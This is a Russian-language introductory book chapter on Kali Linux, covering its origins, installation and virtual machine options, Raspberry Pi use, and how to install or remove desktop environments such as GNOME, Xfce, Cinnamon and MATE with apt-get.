Kali Linux основан на Debian. Так было не всегда, по крайней мере, как сейчас. Было время, когда Кали называли BackTrack Linux. BackTrack был основан на Knoppix Linux, который в основном является живым дистрибутивом, что означает, что он был разработан для загрузки с CD, DVD или USB-накопителя и запуска с исходного носителя, а не устанавливаться на жесткий диск. Knoppix, в свою очередь, наследует Debian. BackTrack был, как и Kali Linux, дистрибутивом, ориентированным на тестирование на проникновение и цифровую судебную экспертизу. Последняя версия BackTrack была выпущена в 2012 году, до того, как команда Offensive Security взяла идею BackTrack и перестроила ее на основе Debian Linux. Одна из функций, которую сохраняет Kali, которая была доступна в BackTrack, - это возможность живой загрузки. Когда вы получаете загрузочный носитель для Kali, вы можете установить или загрузить live. На рис. 1-1, можно увидеть варианты загрузки.

Рис.1-1 Варианты загрузки Кали Линукс

Работать с DVD, либо установить на жесткий диск, полностью зависит от вашего желания. Если вы загружаетесь на DVD и не имеете домашнего каталога, хранящегося на некоторых записываемых носителях, вы не сможете поддерживать что-либо от одной загрузки до другой. Если у вас нет записываемого носителя для хранения информации, вы будете начинать с нуля каждый раз при загрузке. В этом есть свои преимущества, если вы не хотите оставлять никаких следов того, что вы делали во время работы операционной системы. Если вы настраиваете или хотите сохранить ключи SSH или другие сохраненные учетные данные, вам нужно будет установить Кали на локальный носитель.

Установка Кали - это просто. У вас нет опций, которые есть в других дистрибутивах. Вы не будете выбирать категории пакетов. Кали имеет определенный набор пакетов, который устанавливается автоматически. Вы можете добавить больше позже или даже удалить некоторые, но вы начинаете с довольно полным набором инструментов для тестирования безопасности или судебной экспертизы. Вам нужно настроить выбор диска для установки и его

секционирование и форматирование. Также необходимо настроить сеть, в том числе имя хоста и используете ли вы статический адрес, а не DHCP. После того, как вы настроили это и установили свой часовой пояс, а также некоторые другие основные параметры конфигурации, пакеты будут обновлены, и вы будете готовы к загрузке в Linux.

К счастью, Кали не требует собственного оборудования. Он прекрасно работает и внутри виртуальной машины. Если вы собираетесь потренироваться с тестированием безопасности, и особенно тестированием на проникновение, запуск виртуальной лаборатории - неплохая идея. Я обнаружил, что Kali работает довольно хорошо в 4 ГБ памяти с около 20 ГБ дискового пространства. Если вы хотите сохранить много данных после тестирования, вам может потребоваться дополнительное дисковое пространство. Вы сможете обойтись 2 ГБ памяти, но очевидно, что чем больше оперативной памяти, тем лучше будет производительность.

Существует множество гипервизоров, которые можно выбрать в зависимости от операционной системы хоста. VMware имеет гипервизоры для Mac и ПК. Parallels будет работать на компьютерах Mac. VirtualBox, с другой стороны, будет работать на ПК, Mac, системах Linux и даже Solaris. VirtualBox существует с 2007 года, но был приобретен Sun Microsystems в 2008 году. Поскольку Sun была приобретена Oracle, VirtualBox в настоящее время поддерживается Oracle. Независимо от того, кто его поддерживает, VirtualBox можно скачать и использовать бесплатно. Если вы только начинаете в мире виртуальных машин, это может быть полезным для вас, чтобы начать. Каждый из них работает немного по-другому с точки зрения того, как он взаимодействует с пользователями. Различные ключи, чтобы вырваться из виртуальной машины. Различные уровни взаимодействия с операционной системой. Различная поддержка гостевых операционных систем, так как гипервизор должен предоставлять драйверы для гостя. В конце концов, все сводится к тому, сколько вы хотите потратить и в каких из них вам комфортно работать.

Примечание

В качестве точки возможного интереса или, по крайней мере, связи одним из основных разработчиков BSD был Билл Джой, который был аспирантом Калифорнийского университета в Беркли. Джой был ответственен за первую реализацию TCP/IP в Berkeley Unix. Он стал соучередителем Sun Microsystems в 1982 году и в то время там написал статью о лучшем языке программирования, чем C++, который послужил вдохновением для создания Java.

Одним из лучших соображений являются инструменты, предоставляемые гипервизором. Инструменты являются драйверами, которые устанавливаются в ядро для лучшей интеграции с операционной системой. Это может включать в себя драйверы печати, драйверы для совместного использования файловой системы с хоста в гостевом режиме и лучшую поддержку видео. VMware может использовать инструменты VMware с открытым исходным кодом, доступные в репозитории Kali Linux. Вы также можете получить инструменты VirtualBox из репозитория Kali. Parallels, с другой стороны, предоставляет свои собственные средства. На момент написания этой статьи вы можете установить Parallels tools в Kali, но они не полностью поддерживаются. Но по моему опыту, они всё равно работают хорошо, хотя и не полностью поддерживаются.
Если вы не хотите выполнять установку с нуля, но заинтересованы в использовании виртуальной машины, вы можете загрузить образ VMware или VirtualBox. Kali обеспечивает поддержку не только виртуальных сред, но и ARM-устройств, таких как Raspberry Pi и BeagleBone. Преимущество использования образов виртуальных машин заключается в том, что они ускоряют работу. Вам не нужно тратить время на установку. Вместо этого вы загружаете изображение, загружаете его в выбранный гипервизор и запускаете его. Если вы решите пойти по пути использования предварительно настроенной виртуальной машины, вы можете найти изображения на странице на сайте Kali для загрузки одного из этих пользовательских образов.

Еще одним недорогим вариантом для запуска Kali Linux является Raspberry Pi. Pi - это очень недорогой и компактный компьютер. Однако вы можете загрузить изображение, специфичное для Pi. Pi не использует процессор Intel или AMD, как вы могли бы видеть на большинстве настольных систем. Вместо этого он использует усовершенствованный процессор RISC Machine (ARM). Эти процессоры используют меньший набор команд и потребляют меньше энергии, чем процессоры, которые вы обычно видите на настольных компьютерах. Вы можете получить несколько случаев, чтобы вставить плату, а затем оборудовать его с любыми периферийными устройствами, например, клавиатуры, мыши и монитора.

Одним из преимуществ Pi является то, что его можно использовать в физических атаках, учитывая его небольшие размеры. Вы можете установить Kali на Pi и оставить его в месте, которое вы тестируете, но для этого требуется питание и какое-то сетевое соединение. Pi имеет соединение локальных сетей построенное внутри, но также порты USB для переходников WiFi. После того,

как у вас есть Kali на месте, вы можете выполнять даже локальные атаки удаленно, получая доступ к Pi из сети. Мы поговорим об этом позже.

Также вы можете установить дистрибутив специально разработанный для мобильных телефонов — Kali NetHunter, и проводить тестирование с него.

С таким количеством вариантов, вы можете выбрать вариант подходящий именно вам, либо использовать несколько устройств для разных ситуаций.

После завершения установки и запуска необходимо ознакомиться со средой рабочего стола, чтобы начать продуктивную работу.

Рабочие столы

Вы будете тратить много времени на взаимодействие с окружением рабочего стола, поэтому от выбора рабочего стола будет зависеть ваш комфорт использования дистрибутива. В отличие от проприетарных операционных систем, таких как Windows и macOS, Linux имеет несколько настольных сред. Kali поддерживает популярные окружения рабочего стола из своего репозитория без необходимости добавления каких-либо дополнительных репозиториев. Если среда рабочего стола, установленная по умолчанию, вам не подходит, заменить ее легко. Поскольку вы, вероятно, будете проводить много времени в окружающей среде, вы действительно хотите чтобы это было не только удобным, но и продуктивным. Это означает поиск подходящей среды и наборов инструментов именно для вас. Не поленитесь потренироваться с изменением окружения рабочего стола — найдите наиболее оптимальный и удобный рабочий стол именно для вас.

Рабочий стол GNOME

Окружающая среда по умолчанию в Kali Linux основана на рабочем столе GNOME. Эта среда рабочего стола была частью проекта GNU (GNU не Unix, который называется рекурсивной аббревиатурой). В настоящее время Red Hat является основным участником и использует рабочий стол GNOME в качестве основного интерфейса, как и Ubuntu и другие. На рис. 1-2 показана среда рабочего стола с расширенным главным меню.




Рисунок 1-2. Рабочий стол GNOME на Kali Linux

Так же, ка и в Windows, в Кали линукс вы получаете графическое меню с ярлыками установленных программ. В Кали программы разбиты на категории на основе их предназначения и функциональности. Категории, рассматриваемые в этой книге, следующие:

- *Information Gathering* (Сбор информации)
- *Vulnerability Analysis* (Анализ уязвимостей)
- *Web Application Analysis* (Анализ вэб-приложений)
- *Database Assessment* (Оценка Баз Данных)
- *Password Attacks* (Атака на пароли)
- *Wireless Atacks* (Атака на беспроводные сети)
- *Reverse Engineering* (Обратная инженерия)

- *Exploitation Tools* (Инструменты эксплуатации)
- *Sniffing & Spoofing* (Сниффинг и спуфинг)
- *Post Exploitation* (Пост эксплуатация)
- *Forensics* (Судебная экспертиза)
- *Reporting Tools* (Инструменты отчетности)
- *Social Engineering Tools* (Инструменты социальной инженерии)

Помимо меню приложений мы также имеем боковое меню, обеспечивающее быстрый доступ к наиболее часто используемым утилитам.

Как и в других современных операционных системах, у вас будет небольшая коллекция значков в дальней правой части строки меню, которую GNOME называет панелью, включая раскрывающийся список, который вызывает небольшое диалоговое окно, обеспечивающее быстрый доступ к настройкам, выходу из системы, функциям питания, звуку и сетевым настройкам. На рис. 1-3 показано это диалоговое окно и поддерживаемые в нем функции. В основном, он обеспечивает быстрый доступ к основным системным функциям.




Рисунок 1-3. GNOME диалоговое окно

Вместе с меню в верхней панели, есть док-станция с левой стороны. Док-станция включает в себя часто используемые приложения, такие как терминал, Firefox, Metasploit, Armitage, Burp Suite, Leafpad, и Менеджер файлов. Док-станция похожа на док-станцию в macOS. Щелчок по одному из значков запускает приложение. Параметры в док-станции также отображаются как избранные в меню, доступном с панели. Любая программа, которая не находится в док-станции, будет добавлена в док-станцию во время ее работы. Опять же, это то же самое поведение, что и в macOS. В то время как Windows имеет панель задач, которая

включает кнопки для запуска приложений, а также имеет панель быстрого запуска, где вы можете закрепить значки приложений, цель док-станции в macOS и GNOME - сохранить ярлыки приложений. Кроме того, панель задач Windows растягивает ширину экрана. Док-станция в GNOME и macOS имеет ширину, необходимую для хранения значков, которые были установлены для сохранения там, а также для запуска приложений.

Примечание

.Док-станция в macOS происходит от интерфейса в операционной системе NeXTSTEP, которая была разработана для компьютера NeXT. Стив Джобс создал компанию по проектированию и сборке компьютеров после того, как был вынужден уйти из Apple в 1980-х годах. Многие элементы пользовательского интерфейса NeXTSTEP были включены в пользовательский интерфейс macOS, когда Apple купила NeXT.

Вход через Диспетчер рабочего стола

Хотя GNOME является окружением рабочего стола по умолчанию, другие окружения доступны без особых усилий. Если установлено несколько сред рабочего стола, при входе в систему можно выбрать одну из них в диспетчере отображения. Во-первых, необходимо ввести имя пользователя, чтобы система могла определить настроенную среду по умолчанию. Это может быть последний вход в систему. На рис. 1-4 показаны среды, которые я могу выбрать в одной из своих систем Kali Linux.




Рис. 1-4. Выбор рабочего стола при входе в систему

За эти годы было много дисплейных менеджеров. Первоначально экран входа в систему был чем-то, что предоставил X window manager, но были разработаны другие менеджеры отображения, расширяющие возможности. Одним из преимуществ LightDM является то, что он считается легким. Это может быть особенно актуально, если вы работаете на системе с меньшим количеством ресурсов, таких как память и процессор.

Рабочий стол Xfce

Одной из настольных сред, которая была несколько популярна в качестве альтернативы на протяжении многих лет, является *Xfce*. Одной из причин его популярности является то, что он был разработан, чтобы быть довольно легким для полной среды рабочего стола и, как следствие, более отзывчивым. Многие хардкорные пользователи Linux, которых я знал на протяжении многих лет, тяготели к Xfce в качестве предпочтительной среды, если им нужна среда рабочего стола. Опять же, причина в том, что он имеет простой дизайн, который легко настраивается. На рис. 1-5 показана базовая настройка Xfce. Панель в нижней части рабочего стола, полностью настраиваемая. Вы можете изменить его расположение и поведение, а также добавлять или удалять элементы по своему усмотрению в зависимости от того, как вы предпочитаете работать. Эта панель включает в себя меню приложений, которое включает в себя все те же папки/категории, которые находятся в меню GNOME.
Поменять рабочую среду на Xfce можно следующей командой:

```
apt-get install kali-defaults kali-root-login desktop-base xfce4 xgce4-places-plugin xfce4-goodies
```

А так вы можете удалить XFCE:

```
apt-get remove xfce4 xfce4-places-plugin xfce4-goodies
```




Рисунок 1-5. Меню рабочего стола Xfce

Хотя Xfce основан на Gnome Toolkit (GTK), это не форк GNOME. Он был разработан поверх старой версии GTK. Намерение состояло в том, чтобы создать что-то более простое, чем среда рабочего окружения GNOME. Он должен был быть легче по весу и, как следствие, иметь лучшую производительность. Направление было такое, что рабочий стол не должен мешать реальной работе, которую хотят делать пользователи.

Cinnamon и MATE

Два других стола, *Cinnamon* и *MATE*, также обязаны своим происхождением GNOME. Дистрибутив Linux, Linux Mint, не был уверен в GNOME и его оболочке, а также настольном интерфейсе, который прилагался к нему. В результате он развил *Cinnamon*, которая изначально была просто оболочкой, сидящей на вершине GNOME. Со второй версией *Cinnamon* стал настольной средой сам по себе. Одним из преимуществ *Cinnamon* является то, что она имеет сильное сходство с окнами с точки зрения того, где они расположены и как вы их используете. Вы можете видеть, что есть кнопка Меню в левом нижнем углу, так же, как кнопка в Windows, а также часы и другие системные виджеты в правой части панели меню. Вы можете увидеть панель, а также меню на рис. 1-6. Меню похоже на то, которое вы видите в GNOME и Xfce.
Установка *Cinnamon* выполняется следующей командой:

```
apt-get install kali-defaults kali-root-login desktop-base cinnamon
```

А удаление с помощью команды:

```
apt-get remove cinnamon
```




Рис. 1-6. Рабочий стол Cinnamon с меню

Как я уже говорил выше, были опасения по поводу GNOME 3, изменения внешнего вида, и поведения рабочего стола. Некоторые могли бы сказать, что это было преуменьшение, и возвращение некоторых распределений к другим взглядам могло бы считаться доказательством этого. Несмотря на это, Cinnamon был одним из ответов на GNOME 3, создав оболочку, которая сидела поверх базовой архитектуры GNOME 3. MATE, с другой стороны, является прямым форком GNOME 2. Для тех, кто знаком с GNOME 2, MATE будет казаться знакомым. Это реализация классического внешнего вида GNOME 2. Вы можете видеть, как это работает на Kali на рисунке 1-7. Опять же, меню отображается так, что вы получаете такой же легкий доступ к приложениям.

Выбор среды рабочего стола является полностью личным. Один рабочий стол, на котором я остановился здесь, - это KDE. На то есть две причины. Во-первых, я всегда считал, что KDE имеет довольно тяжелый вес. KDE никогда не работал так

быстро, как GNOME и, конечно, Xfce. Однако многим это нравится. В частности, одна из причин установить его заключается в том, что он очень похож на Cinnamon. Одна из целей KDE всегда заключалась в том, чтобы клонировать внешний вид Windows, чтобы пользователи перешедшие с этой платформы чувствовали себя комфортно.

